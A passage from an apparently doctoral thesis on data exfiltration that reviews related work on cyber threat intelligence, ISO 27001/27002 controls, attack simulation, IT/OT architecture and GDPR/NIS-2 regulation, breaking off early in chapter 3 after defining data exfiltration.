My work is leading to significant improvements in ensuring an appropriate level of security for sensitive data. The results that we have developed can be put into practice immediately and offer the potential to optimise existing norms and standards in the long term by making the control of attack vector simulation mandatory for every ISMS (in accordance with the ISO standard). We have already completed the following steps on this path.

- The context is fundamentally examined and discussed in interaction with the scientific community in the course of publications
- The new method we proposed was presented at a highly prioritised conference in Vienna and was previously reviewed critically in the peer review process.
- We have already been asked as an author to publish aspects of my work in well-known media such as the Springer Encyclopedia, as a lecture at the Polizei-Informatik 2022 event and the Linux Magazine, which is what happened.
- In addition, We contribute processing the contents of my master's thesis *Examination of Processes in IT-Forensics*[1] in a basic course on IT forensics, which will be published by Springer Vieweg as a book.

We list all the results achieved in my thesis in the concluding chapter 10.

The next chapter provides background information and related work in the context of my work.

[1] `https://it-forensik.fiw.hs-wismar.de/index.php/Michael_Mundt`

2 Background and related work

This thesis covers a very extensive range of topics. Background information was researched for all content, which has been investigated. We assign the work on the respective background information to the individual chapters of this thesis. Furthermore, we indicate the respective focus on specific topics or areas in the respective chapter. These works can also be looked up in more detail in scientific publications. We have referenced each respective publication.

2.1 Cyber Threat Intelligence

Here we present excerpts from the paper [MB23d].

In **chapter 3** we sketch related work to our three contributions, i.e. the definition of *data exfiltration*, the evaluation of the three most common CTI frameworks, and the categorization of the well-established MITRE ATT&CK framework. With respect to the definition of data exfiltration, in many works initial approaches to provide a taxonomy are pursued based on [GBC06]. However, to the best of our knowledge, we have not found an "ex pressis verbis" universally applicable definition in the large body of literature. In our work, we now provide this.

A number of papers are available on the cyber threat intelligence tools and techniques evaluated in our work. However, it is a matter of describing the tools or mapping a specific use case. Here is a sample work for the Microsoft Threat Modeling Tool [SWJ13] and the MITRE ATT&CK framework [APXP22]. Such work was also carried out for the MISP. This example shows an approach for modeling a threat model for Infrastructure as a Service (IaaS) offerings [SN21]. Further studies, each focused on individual areas of application, are available, e.g., [SPB21]. We could not identify any work that specifically examines these applications and procedures to determine whether it is possible to describe and categorize the phenomenon of data exfiltration in sufficient detail using a common taxonomy that is used internationally. Our investigation fills this gap. We decide on the most appropriate categorization of data exfiltration methods.

[UER+18] provide an excellent overview and review of state-of-the-art data exfiltration publications and aspects. As attacker type their review distinguishes between an outside party or an insider. Furthermore [UER+18] discriminate between network-based and physical data exfiltration. Both attack-categories are further subdivided: sample network-based data exfiltration comprise direct download, passive monitoring, phishing, while physical theft and dumpster diving are assigned to physical data exfiltration. In addition, [UER+18] consider countermeasures. However, this review is already 4 years old and no comparably extensive works have been published since then. Our work now examines the most recent publications

Table 2.1: ISO actions for continuous improvement of the ISMS [MB21, chapter 5]

ISO	Action
a)	Analyzing and evaluating the existing situation to identify areas
b)	Establishing the objectives
c)	Searching for possible solutions to achieve the objectives
d)	Evaluating these solutions and making a selection
e)	Implementing the selected solution
f)	Measuring, verifying, analyzing and evaluating results to determine that the objectives have been met
g)	Formalizing changes

from this year and thus does justice to the rapid technical innovations that are (unfortunately) also used by cyber criminals.

There is a great deal of work on investigating specific threats or attacks through a concrete method of data exfiltration. As an example, we give this example of how Internet of Things protocols are exploited to leak data [VNA+21]. Very often, these works are focused on a specific applied technological vulnerability. We choose a different approach in our work. Starting from a selected category for data exfiltration, we explain the interrelationships in order to improve our own protective measures as far as practical starting points. The level of abstraction is higher - category instead of individual case - and offers companies the possibility to analyze the threat more holistically.

2.2 ISO 27001 Information Security Management System

Here we present excerpts from the papers [MB21] [MB23d]. The first information comes from this source [MB21, chapter 5]:

"ISO/IEC 27000:2018 provides an overview of Information Security Management Systems (ISMS). Essential terms are defined. An attack is described with the attempt to destroy, uncover, change, disable, steal, gain unauthorized access to a value and use it without authorization [ISO18, 7]. The relationship between stealing and data exfiltration is obvious. Furthermore, information is identified as a value that requires adequate protection of availability, confidentiality and integrity [ISO18, 20]. Here it is the protection of confidentiality that is called into question by data exfiltration. It also states that appropriate measures are defined, implemented, monitored and, if necessary, improved so that the specific information security and business objectives of the organisation are achieved. These measures can be seamlessly integrated into the business processes of the organisation [ISO18, 22].

It is precisely this question of the seamless integration of measures to mitigate the risk of data theft that must now be considered further. How can the measures to mitigate the risk of data theft be integrated into the ISMS? It must also be ensured that any risk assessment is carried out methodically and is suitable for producing comparable and reproducible results [ISO18, 25]. All actions necessary to bring about an improvement are listed in sequential order as listed in table 2.1. These mandatory actions for improvement, as these are listed in the ISO norm [ISO18, 17], are repeated cyclically.

The nature of cyber security in practice is that it is not so obvious whether a decision may cause risk and damage [Coh21a, 1]. So, there is the need for a process. In order to run substantial business successfully, you have to get systematic about cyber security quickly. In today's networked systems, risks aggregate, cascade effects arise, inter-dependencies lead to accumulation of risks. It is essential to introduce systematic ways of identifying these risks [Coh21a, 2-3]. Regular processes must be introduced or existing ones supplemented. In order to find the right entry point here, the basic processes of the company are first considered.

ISO 27001:2013 describes the requirements for an ISMS. Good planning is credited with preventing or at least reducing undesirable effects and achieving continuous improvement [ISO13a, 8]. It is written that it is imperative to determine the methods of monitoring, measurement, analysis and evaluation. In addition, the time and frequency of the inspection must be specified [ISO13a, 14]. These requirements will be carried over to mitigation measures. The objectives and corresponding procedures are listed in table 2.2 and offer some interesting starting points for mitigating unwanted data exfiltration. The ISO 27002:2013 [ISO13b] then provides instructions for implementation of each procedure. The information from both documents is compiled here."

In October 2022 the situation changed again. The ISO standards 27K have received an update. The impact of this update on the ISMS was presented in the paper [MB23d]. We quote from the chapter 2 *related work*:

"There is now some work on the update. We look at some selected works as examples. Junaid first looks at the ISO 27001:2022 update in general terms and notes that the title has changed [Jun23]. The new official title is "Information security, cybersecurity and privacy protection". The protection of privacy was added to the title. It is also noted that the use of cloud services has now been taken into account. It is once again stated that the new standard makes practical recommendations for controls in order to effectively implement and operate an ISMS. Our work is clearly different. By focusing on countering the threat of data exfiltration and implementing a concrete, new control, we clearly set ourselves apart from this work. Burgdorf and Jendrian also note changes. However, they focus on ISO 27002:2022, which offers more concrete details on the implementation of individual controls [BJ22]. They also point out that the standard is supplemented thematically by industry-specific standards. ISO 27017, for example, is used for more specific risk assessment of cloud services and ISO 27701 for handling personal data. They also note that new categories of measures have been introduced: organisational, employee-related, physical and technical measures. In addition, they show the new hashtags that will be introduced to allow better filtering. On the one hand, they show how the control works for the respective risk: *#preventive*, *#detective*, *#corrective*. In addition, the security objective pursued is shown for each control: *#confidentiality*, *#integrity*, *#availability*. Finally, hashtags of the NIST Cyber Security Framework (NIST CSF)[1] are adopted to mark in which phases the respective control has an impact: *#identify*, *#protect*, *#detect*, *#respond* and *#recover*. Our work uses security controls from all phases. The markers shown here help to filter and sift through the controls. The new controls are then shown separately, and the migration effort is made in favor of the update. Daniel, Sánchez-García, Mejía and Gilabert focus on risk assessment that incorporates analysis of threats and vulnerabilities[DSGMG23]. They see security con-

[1] `https://www.nist.gov/cyberframework`

Table 2.2: Categories of measures [ISO13a] [ISO13b]

Identifier/Type	Description
A.8.1.1	**Inventory for values**
Procedure	Information and other values of the company are recorded, an inventory is drawn up and maintained
Measures	determine values, document importance, manage life-cycle (creation-processing-storage-transfer-deletion-destruction), designation of those responsible, compilation of an inventory list of values
A.8.2.1	**Classification of information**
Procedure	Information is classified based on legal requirements, its value, its criticality and its sensitivity to unauthorized disclosure
Measures	classify information considering confidentiality, use a uniform scheme relating to data exfiltration (safe-slightly-significant, short-term effects, serious impact on strategic goals)
A.12.6.1	**Handling of technical vulnerabilities**
Procedure	Information about technical weak points is obtained in good time. The hazard is assessed. Appropriate measures are taken to address the risk
Measures	Define tasks and responsibilities, identify data sources, define a time schedule for the reaction, assess risks, determine remedies, execute remedies, test patches, regular review and evaluation of the process, coordinate with incident response process, defining the actions in the situation without the possibility of mitigating the risk
A.14.3.1	**Protection of test data**
Procedure	Test data is carefully selected, protected and controlled
Measures	Avoid the use of Personally Identifiable Information (PII) or other sensitive test data, obtain authorization from the person in charge, delete test data, log, use of test data that is as similar as possible to the operating data
A.18.2.1	**Independent review of information security**
Procedure	The organisation's approach to handling information security and its implementation are reviewed independently at regular intervals or whenever there are significant changes
Measures	Appoint an independent auditor, check at regular intervals or if there are significant changes, consider corrective action

trols as an opportunity to mitigate existing risks. They evaluate the risk model proposed by ISO/IEC 27005:2022 [ISO22a]. They stress the importance of quantitative risk assessment and point out the importance of a continuous improvement process. Software tools available on the market for automated risk assessment are evaluated and compared. Our work differs significantly. We examine tools for the targeted implementation of the Control 5.7 Threat Intelligence and not the general risk assessment. Finally, let's look at Malatji's review [Mas23]. He states that ISO 27002:2022 is more appropriate to provide guidelines on implementing the new security controls while ISO 27001:2022 is not describing formally specific security controls. It shows the basic division of the total of 93 security controls and also points out once again that cloud computing cyber security has now been included in the standard."

2.3 Simulation

Here we present excerpts from the paper [MB22c, chapter 2]:

"If one considers towards the protection of systems and development cycles, one can also see efforts towards automation. Holistic security solutions known as Extended Detection and Response (XDR) are developing on the market [New21]. It is about the consideration of an overall process. First of all, as far as possible, all data sources are used. The goal is seamless monitoring of the data sources. Instead of issuing warning messages, like classic Security Information and Event Management (SIEM) or Endpoint Detection and Response (EDR) solutions do, incoming data is analyzed immediately with the aim of initiating coordinated defence processes. In addition, XDR approaches pursue the goal of continuously optimizing these autonomous security processes[2]. This also implicitly applies to the sensors that are used in an XDR, such as SIEM, IDS, IPS, firewalls and other sources of information[3]. Our work differs from these XDRs in that our concept is to *preventively* and *specifically* check and optimize security measures in the context of the respective IT infrastructure. The XDR, on the other hand, is reactive by nature while our work aims to proactively verify the effectiveness of protection measures. XDR and our solution complement each other. The effectiveness of XDR depends on good configuration of e.g. behavioural mechanisms. Our solution helps to optimize these configurations during operation in favor of a better XDR protection. By simulating the specific threat, threshold values ("clipping levels") can also be checked to see whether they are already suitable for distinguishing normal user behaviour from attacks. Our solution triggers the XDR's sensors and helps to understand the fallout of data as a simulated attack.

New trends in the scope of data exfiltration are emerging in cloud-native environments, too. *Shift Left* describes a new security strategy to protect workloads in cloud-based, horizontally scalable applications [DPM21]. Security tests and vulnerability analyses are integrated at the beginning of software development cycles. Tools used to implement the shift left strategy are integrated into the Continuous Integration / Continuous Delivery (CI / CD) pipeline. As many security workflows as possible to address security risks in the code before it is deployed are automated [DPM21, 1-4]. Security policies for known threats are established.

[2] `https://www.paloaltonetworks.de/cortex/10-must-have-for-detection-and-response`
[3] `https://www.security-insider.de/xdr--extended-detection-and-response-d-626fe93eb2c58/`

Automation enables shorter release cycles, which is achieved by implementing suitable processes[4]. These processes and their implementation are the starting point of our concept and will hence be described in the subsequent sections."

Some further information about the importance of the method *simulation* is provided in [MBRD24, chapter 2]:

"The future is about protecting one's investment. Gartner [Gar23] supposes to implement a pragmatic and systematic approach to adjust optimisation priorities for cyber security in a continuous manner. Threat Detection, Investigation, and Incident Response (TDIR) are seen as one of the most important skills for sensible prioritisation. Gartner emphasises the importance of integrating risk awareness and management programs to provide a business-led focus as well as business value-based prioritisation of cyber threat exposure mitigation. Our work shows a pragmatic approach in the context of current threat intelligence.

According to Möller [Mö23] there is often a lack of knowledge and experience to determine, whether funding is enough to meet protection-level agreements for business expectations. On the side of the attacker, ransomware is offered as a service (RaaS) today. This makes carrying out ransomware much easier for cyber-attackers. Stolen data through ransomware is often sold on darknet or deep web markets. These eventually open new anchor points for deeper levels of cyber-criminal attacks. Costs of data breaches diminish dramatically in organisations that implement regular tested response plans in order to increase cyber security maturity level. Our work addresses the threat of data exfiltration and helps to convince the decision-makers for additional funding.

The National Vulnerability Database (NVD) and Common Attack Enumeration and Classification (CAPEC) are valuable resources on the internet to understand cyber threats and their impacts. Both are valuable for cyber threat risk assessment. Turnitsa et al. [TBT22] point out that system engineers can use a cyber simulation to conduct architectural risk assessments and identify gaps in security coverage. Courses of action can then be applied to modular, network devices, software links, or other teams. Cyber Protection Teams (CPT) consider using simulation as a complementary product. In the near future, automation and eventually autonomous systems could be applied in orchestrating defence responses. By subjecting the current defence regime to cyber-attacks in a simulated environment, valuable lessons can be learned. In our work we use knowledge from internet cyber-threat databases and use it to align the simulation with current threats of data theft."

2.4 Information Technology / Operational Technology

Here we present excerpts from the papers [MB22b] [MB23a] [MB24].

To build a better understanding of the differences between Information Technology (IT) and Operational Technology (IT) as they still exist today, we evaluate various models. First of all, there is the question of using a classification of the different components of operational technology. My publication [MB22b, 3] provides information on this:

[4] https://www.paloaltonetworks.com/apps/pan/public/downloadResource?pagePath=/content/pan/en_US/resources/techbriefs/shift-left-and-enable-devsecops

Table 2.3: Physical Assets and corresponding PERA levels [MB22b, 3]

Level	**Description**	**Asset**
Level 3: Site-Wide Supervisory	Monitoring, supervisory, and operational support for a site or region	Management servers, Human-machine interfaces (HMIs), Alarm servers, Analytic systems, Historians (if scoped for an entire site or region)
Level 2: Local Supervisory	Monitoring and supervisory control for a single process, cell, line, or distributed control system (DCS) solution. Isolate processes from one another, grouping by function, type, or risk	HMIs, Alarm servers, Process analytic systems, Historians, Control room (if scoped for a single process and not the site/region)
Level 1: Local Controllers	Devices and systems to provide automated control of a process, cell, line, or DCS solution. Modern ICS solutions often combine Levels 1 and 0	Programmable Logic Controllers (PLCs), Control processors, Programmable relays, Remote terminal units (RTUs), Process-specific microcontrollers
Level 0: Field Devices	Sensors and actuators for the cell, line, process, or DCS solution. Often combined with Level 1	Basic sensors and actuators, Smart sensors/actuators speaking fieldbus protocols, Intelligent Electronic Devices (IEDs), Industrial Internet-of-Things (IIoT) devices, Communications gateways, other field instrumentation

"Second, we agree on the use of the term "cyber-physical" in this context. This term is indirectly described for the definition of an ICS as: "[...] systems that enable efficient (and most of the time, safe) automation of the physical processes that we all rely on (e.g. electric power delivery from generation to load, water and wastewater management, manufacturing, and other similar cyber-physical processes)" [SAM+20b, 7,21].

If you want to find out which cyber-physical points of attack an ICS offers, then the so-called Purdue Model [Ack21, 16-21] is a first entry point. The Purdue Enterprise Reference Architecture (PERA) defines six different levels of a critical infrastructure used in production lines [Wil93]. The core idea was to define best practices for the relationship between ICS and business networks. A key aspect is the boundary point between the ICS/Operational Technology (OT) systems represented at Levels 0-3 as listed in Table 2.3 and the IT systems of the enterprise network at Levels 4 and 5. The boundary point must ensure, that the connection between these levels is carefully controlled with demilitarized zones (DMZ) [Ack21, 61-92]. The IT business component of the organisation provides an untrusted zone towards the ICS/OT in the same manner as the internet does for the IT business network[5]."

This means that the components and characteristics of an OT network can be determined and a differentiation from IT can be carried out. However, it should be noted that the boundaries are becoming blurred. New network technologies such as 5G campus networks

[5] https://www.sans.org/blog/introduction-to-ics-security-part-2/

enable IT protocols and components to be increasingly used for operational systems.

2.5 Regulations, compliance

Here we present excerpts from the papers [MB22a] [MB24]. We translate the contents of the German-language publication into English.

Data privacy First of all, we'll start by looking at the regulation that has been controversially discussed in society in recent years: data privacy. We quote from several chapters of this publication [MB22a, 1-3]:

"The objective of the General Data Protection Regulation (GDPR [Eur16, Article 1]) is the protection of natural persons with regard to the processing of personal data and rules relating to the free movement of data. However, today's cyber criminals stand in the way of these venerable goals, because they intend to smuggle out valuable data and then blackmail the victims by publishing stolen data or simply sell the data on one of the numerous trading platforms, e.g., on the darknet [Led21]. In order to ensure protection, the GDPR [Eur16, Article 5] requires that processing is minimized to a necessary minimum and that worthy data is deleted immediately after processing. The data must only be processed for a specific purpose and, in general, the data must be stored in a form that allows the data subjects to only be identified as long as necessary for the processing purpose.

Personal data, which is in particular worthy for protection, is defined in a general manner [Eur16, Article 4(1)]. It is defined as "any information relating to an identified or identifiable natural person ('data subject'); an identifiable natural person is one who can be identified, directly or indirectly, in particular by reference to an identifier such as a name, an identification number, location data, an online identifier or to one or more factors specific to the physical, physiological, genetic, mental, economic, cultural or social identity of that natural person". The question arises as to how the term "identifiable" is to be interpreted in concrete terms. Recital 26 attempts to remedy this: "[...] To determine whether a natural person is identifiable, account should be taken of all the means reasonably likely to be used, such as singling out, either by the controller or by another person to identify the natural person directly or indirectly." However, again the phrase "reasonably likely to be used" opens up room for interpretation when considering what is the data to focus protection measures on and when it comes to finding the right way to deal with data as it produced in all Open System Interconnection (OSI) [SB15] layers of an IT system such as log files and IP addresses.

The notion of risks, as it is enshrined in the GDPR, is discussed in Gellert's paper [Gel16]. He points out that in particular Art. 35 provides the obligation to carry out data protection impact assessments (DPIAs). However, this need is not yet linked to the attack vectors, i. e. actual cyber procedures. Our work focuses on the needs arising from known cyber-attack vectors. We derive a solution approach, based on a comprehensive risk analysis, to classify accruing data of the IT system as *IT operational data* and to treat it separately.

Furthermore, some work in the scope of data protection implication assessment is available. For instance Bieker et al. [BFH+16] examines the new provisions of GDPR in detail and

propose an adaptive process to suit the controller's needs. A balanced view on categories of personal data is not addressed by Bieker's process, though. We are introducing a more differentiated approach to the assessment of implications. Considering the interaction with cyber-attack vectors yields important insights in the course of our work. Finally, we introduce the categories *personal data* and *IT operational data*. On this basis, we enable a more differentiated risk analysis and open up new possibilities for handling processed data without violating the requirements of the GDPR."

Cyber-security We extract further important background information on basic cyber-security in (critical) infrastructures from the paper [MB24, 2] translating into English:

"Numerous works examine the resilience of critical infrastructures. An accelerated, digital transformation is required. Digitalization makes organisations adaptable and able to act in times of crisis and therefore able to survive. It also enables a high degree of scalability and flexibility [KH21, 97]. These properties are considered necessary to overcome current crisis situations, such as cyber-attacks, and to make the necessary system adjustments to prepare for future crises [KH21, 98].

The resilience of critical European infrastructures should be fundamentally strengthened [VZ22, 3,7]. Current developments regarding the KRITIS umbrella law in Germany are supported. Critical infrastructures must be identified systematically and comprehensively [VZ22, 18].

The new NIS-2 guideline provides for significant innovations to fundamentally increase the protection of KRITIS [Dra21, 159]: the number of regulated domains such as energy and transport will be increased to 10, digital service providers will be increased Socially relevant facilities are counted, security requirements are increased and supply chains are included. Auditing rights of national authorities are being strengthened and severe sanctions are being introduced. Reporting will be simplified, monitoring options will be expanded and the exchange of information required to report the status of CRITIS will be expanded to the EU level.

The cybersecurity of hardware and software products should also be regulated [EK23, 149]. The pressure on manufacturers of digital products is increasing. The goal is to deliver more resilient products [EK23, 155]. The Cyber Resilience Act (CRA) categorizes critical products in Annex III. Products that are used in CRITIS are also reflected here. Examples of this include application-specific integrated circuits, PLCs and industrial systems for automation and monitoring [EK23, 158].

Holistic security approaches for industrial plants are being investigated. An example of this is the Zero Trust Infrastructure (ZTA) [BEJ$^+$23, 497]. Specific use cases are considered: control commands to power plant systems, receiving current operating data from ongoing processes, connecting a power plant with combined heat and power (CHP) to a cloud service, using real-time data such as electricity prices and weather to optimize plant schedules [BEJ$^+$23, 499].

The dangers for intelligent power grids are presented in the economic news [Wir22, 2]. The article [Wir22] calls for attacks to be recognized and responded to. In the future, the entire

system will be monitored by sensors. The data traffic in the network as well as the system behaviour and all physical processes must be continuously monitored.

It is difficult to identify cyber-attackers. The attribution of the perpetrators requires constant, structured cooperation in an international framework [BS21, 14,34-35]. The enormous damage caused by the APT WannaCry, NotPetya and Cloud Hopper in the Bundestag hack or the Organisation for the Prohibition of Chemical Weapons (OPCW) is being analyzed. The challenges of attribution are highlighted and future needs at the EU level are highlighted [BS21, 37-38].

The basic, industry-specific implementation of attack detection is described by Pilgerman et al. [PSSW21, 734]. Ransomware and data leaks are seen as the greatest danger. Essentially, Pilgerman et al. the operation of a SIEM [PSSW21, 736,737]. The data from all processes, systems, applications and protocols should come together here. Detection measures based on the state of the art must be taken into account. Pilgerman et al. demand the establishment of a demonstrator [PSSW21, 737]."

There are additional regulations in different contexts. Data protection and cybersecurity are examined here as examples.

2.6 Method counteracting data exfiltration

Here we present excerpts from the papers [MB22a] [MBRD24]. First, we quote relevant passage as background and related information from my paper [MB22a, chapter 2.2]:

"Numerous considerations of technologies used for data exfiltration are available. A wide range of research has already been conducted in this domain in previous elaborations. Protective measures such as the simulation of current methods for data exfiltration are the subject of current work [MB21]. Here are a few more of the most recent publications. Covert drainage channels are very dangerous, as the victim often does not notice the process immediately. In this example, the exploitation of the properties of the Transmission Control Protocol (TCP) is examined in order to derive code of valuable data via the sequence number that can be deciphered on the receiver side [GT21]. Covert channels have also been detected between cloud instances in spite of existing countermeasures. The memory bus is exploited. The sender exists in the victim's environment as a trojan or any form of malicious program. The receiver exists in the attacker's environment. Both communicating entities execute without privileges. A rogue transmission channel is established [BKKJ20, 332,335]. Covert channels have also been demonstrated for Industry Control Systems (ICS). The basic idea is to log authentic ICS network data in normal operations for longer period and to alter this data afterwards with steganographic algorithm; valuable data is so hidden in network traffic by utilizing of various characteristics of network protocols [NVK21]. Finally, a method is used here to exfiltrate sensitive data via the domain name service (DNS). Firewalls are typically configured to allow all packets on User Datagram Protocol (UDP) port 53. DNS is a mission critical service. Valuable data is encoded and hidden in the DNS query. DNS channels may be misused for stealing valuable and sensitive data [NVK21]. It is not enough for us to prove only the abuse potential of individual technical protocols. We go two steps further in our work and put the misuse for data exfiltration into context with the goals of data protection and the currently known attack vectors of advanced cyber-attackers. The

technical misuse for data theft is part of an attack vector and this counteracts the goals of data protection. From this context, we derive concrete approaches to mitigate the risk for data protection.

Next, some papers are considered that evaluate different approaches to data exfiltration in a specific context. First, the Data Loss Prevention (DLP) System context is considered. Eight different technologies were tested to determine whether relevant data could be diverted despite a DLP solution in place: Encrypting, compressing, changing file extension, renaming, splitting archives, deleting magic number of the files using Winhex (f.e. jpg starts with hexcode FF D8 FF and ends with FF D9) [HMAS19]. The next document tries to make a first classification of methods. For this purpose, a small selection of methods is examined. Three classes are proposed: content-based, header-based, meta-based. This is certainly not a complete classification, but it shows a way to prioritize and help IT experts to bring the issue of data exfiltration to the forefront of cybersecurity planning and actions within business [JGNS21, 443,447]. Our work is not about classifying the various technical methods for data exfiltration. Rather, we are pursuing the path of finding a sensible classification for the data processed in an IT-system, so that a differentiated risk analysis and thus a carefully graded handling of the data is made possible.

Looking for more in-depth approaches to classification in the context of data exfiltration, the next paper offers an interesting approach. Data exfiltration countermeasures are classified in three major classes: preventive, detective, investigative. Furthermore, numerous countermeasures are assigned. Package inspection and anomaly based, for example are assigned to the detective class, each further subdivided into individual measures. Known channel inspection here is an example in the package inspection sub-class [UER+17, Chapter 5.1]. In addition, an attempt is also made here to classify the various methods of data exfiltration. This is more aggregated compared to the previous paper. The "Network" and "Physical" classes are executed and examples are provided for each [UER+17, Chapter 4.1]. In comparison, the MITRE ATT&CK Framework offers 9 techniques for data exfiltration within the enterprise matrix, i.e. a more differentiated subdivision in order to map them to the different attack vectors [MIT21b] [MIT21d]. This paper concludes by recognizing that data exfiltration is a serious and ongoing issue in the field of information security and that the existence and emergence of such attack vectors make the countermeasures critical for an organisation's security [UER+17, Chapter 8]. In our work, we take up the quintessence of these works and design a new approach for a better differentiation of the risk and the inclusion of known cyber threats.

Our related work concludes with an extensive study of today's ransomware attacks. Here the trend is expressed that today's ransomware no longer blackmails the users with loss of access to data, but instead with a potential data leak of sensitive data [MKC+21, 197:7]. In addition, the ransomware is classified into three classes "detection", "defence", "prevention". This can be mapped to the previously used classification of methods for data exfiltration. This found the connection between ransomware and data exfiltration, which we use to compare the requirements of the GDPR and its corresponding guidelines [MKC+21, 197:11]. Our work is highly topical. The use of ransomware is currently a very big risk. Valuable data is being stolen more and more often in combination with ransomware, and we analyze exactly this danger with a view to the objectives of the GDPR. Ultimately, our solution approach means potentially better protection for data and the freedom of natural persons

within the meaning of the GDPR."

This information is supplemented by contextual information from the second paper [MBRD24, chapter 2]:

"The future is about protecting one's investment. Gartner [Gar23] supposes to implement a pragmatic and systematic approach to adjust optimisation priorities for cyber security in a continuous manner. Threat Detection, Investigation, and Incident Response (TDIR) are seen as one of the most important skills for sensible prioritisation. Gartner emphasises the importance of integrating risk awareness and management programs to provide a business-led focus as well as business value-based prioritisation of cyber threat exposure mitigation. Our work shows a pragmatic approach in the context of current threat intelligence.

According to Möller [Mö23] there is often a lack of knowledge and experience to determine, whether funding is enough to meet protection-level agreements for business expectations. On the side of the attacker, ransomware is offered as a service (RaaS) today. This makes carrying out ransomware much easier for cyber-attackers. Stolen data through ransomware is often sold on darknet or deep web markets. These eventually open new anchor points for deeper levels of cyber-criminal attacks. Costs of data breaches diminish dramatically in organisations that implement regular tested response plans in order to increase cyber security maturity level. Our work addresses the threat of data exfiltration and helps to convince the decision-makers for additional funding.

The National Vulnerability Database (NVD) and Common Attack Enumeration and Classification (CAPEC) are valuable resources on the internet to understand cyber threats and their impacts. Both are valuable for cyber threat risk assessment. Turnitsa et al. [TBT22] point out that system engineers can use a cyber simulation to conduct architectural risk assessments and identify gaps in security coverage. Courses of action can then be applied to modular, network devices, software links, or other teams. Cyber Protection Teams (CPT) consider using simulation as a complementary product. In the near future, automation and eventually autonomous systems could be applied in orchestrating defence responses. By subjecting the current defence regime to cyber-attacks in a simulated environment, valuable lessons can be learned. In our work we use knowledge from internet cyber-threat databases and use it to align the simulation with current threats of data theft.

Mundt et al. [MB23d] present a concept of how simulation can be integrated into an ISMS. The paper is already based on the security controls of the ISO 27001:2022 update. Depending on the results of threat analysis, the simulation is configured to target the most current threats and then runs with the test information. Knowledge gained through the simulation is passed on to the continuous improvement cycle. The simulation is repeated cyclically. As a result, valuable input for risk assessment and for preventive and detective controls is risen. The simulation enriches security testing procedures. Our work extends this concept and shows in detail how to implement the simulation. In addition, we are dealing with the increasing threats of data exfiltration that are currently occurring.

Data exfiltration countermeasures can be classified into two main groups, i.e., data-driven and behaviour-driven approaches. Accuracy, recall, and False Positive Rates are the most commonly reported performance measures in the therefore reviewed papers. Sabir et al. [SUBG21] conclude that the performance and quality of ML-based models for detecting data exfiltration are driven by the features, datasets, modelling technique, and validation method.

These models are still in their infancy and many limitations need to be addressed in terms of the quality and reliability. Our work provides a valuable complement and summarises the results of the simulation in an appropriate manner. This also provides anchor points for ML methods.

Xiong et al. [XLAL21] propose an enterprise threat modelling language, which is used for assessing the cyber security of an enterprise system as a whole against various cyber-attacks. The MITRE Enterprise ATT&CK Matrix serves them as a knowledge base for the attack steps and defences. By using available tools, the language enables attack simulations on its system model instances, and the simulation results can support analysis of the security settings and architectural changes that might be implemented to secure the system more effectively. In contrast to Xiong et al. [XLAL21], we directly access the MITRE ATT&CK framework in an automated way.

Data breaching is a critical issue in the modern world of data-centric services. It is important for any business to find new security solutions for the current threats. Automation is essential. Tari et al. [TSSS23] describe behaviour-based detection methods. In addition, analysing the runtime data of the Random Access Memory (RAM) is introduced. Finally, a so-called temporal-based method for data exfiltration is described, as when cyber-attackers exfiltrate sensitive data split into smaller chunks over time. We share the assessment that the techniques for exfiltrating sensitive data are becoming more and more diverse and professional. That is why we're currently simulating procedures that are increasingly occurring."

3 Data Exfiltration in interaction with Cyber Threat Intelligence

Cyber Threat Intelligence is a rapidly developing discipline. Analysing the attacks, evaluating them and, above all, exchanging information is a promising starting point for gaining a better understanding of the threat and finding ways to protect oneself better. In the course of our work, we have studied this new discipline in detail and evaluated its usability. The scientific content of this context was developed in two papers, which we will refer to here [MB21] [MB23d]. Both papers were evaluated in the scientific community as part of a peer review process, finally endorsed and published.

3.1 Definition

The first, important achievement of this work is a definition of the term "Data Exfiltration". At the time of the work there were many descriptions of it, but no precise definition. The definition of this work was subsequently used in the Springer Encyclopedia [MB23c]. This definition from the paper is given in chapter 3 [MB23d, 5]:

Data exfiltration describes a breach of the security goal of confidentiality. It leads to disclosure of data to an unauthorized party (e.g., an attacker, an intruder) typically by transferring the data over a public network. The disclosed data may be either stored or otherwise processed in an IT system or transmitted over a network.

3.2 Cyber Threat Intelligence

The situation is now precisely defined, and we turn to Cyber Threat Intelligence (CTI). In Chapter 3, the paper [MB21, 5-6] provides a detailed explanation of the models and taxonomies used in this context. From this chapter we quote the 1st and the last paragraph on page 6 and again present the image showing a reference architecture of a cyber intelligence model. This is the entry point for further investigation:

"The goals are improved detection and then improved responsiveness. A current awareness of the cyber threat situation is the basis. The companies have now reached a certain level of maturity. Data is recorded systematically. The exchange of data speeds up the process. Known threats are prioritized from the company's perspective. The implementation of security controls is being driven forward in a targeted manner. In order to collect high quality data, an ontology is required. This ontology must be as comprehensive as possible. A model serves this purpose. The model is the semantic representation of the cyber threats. It offers

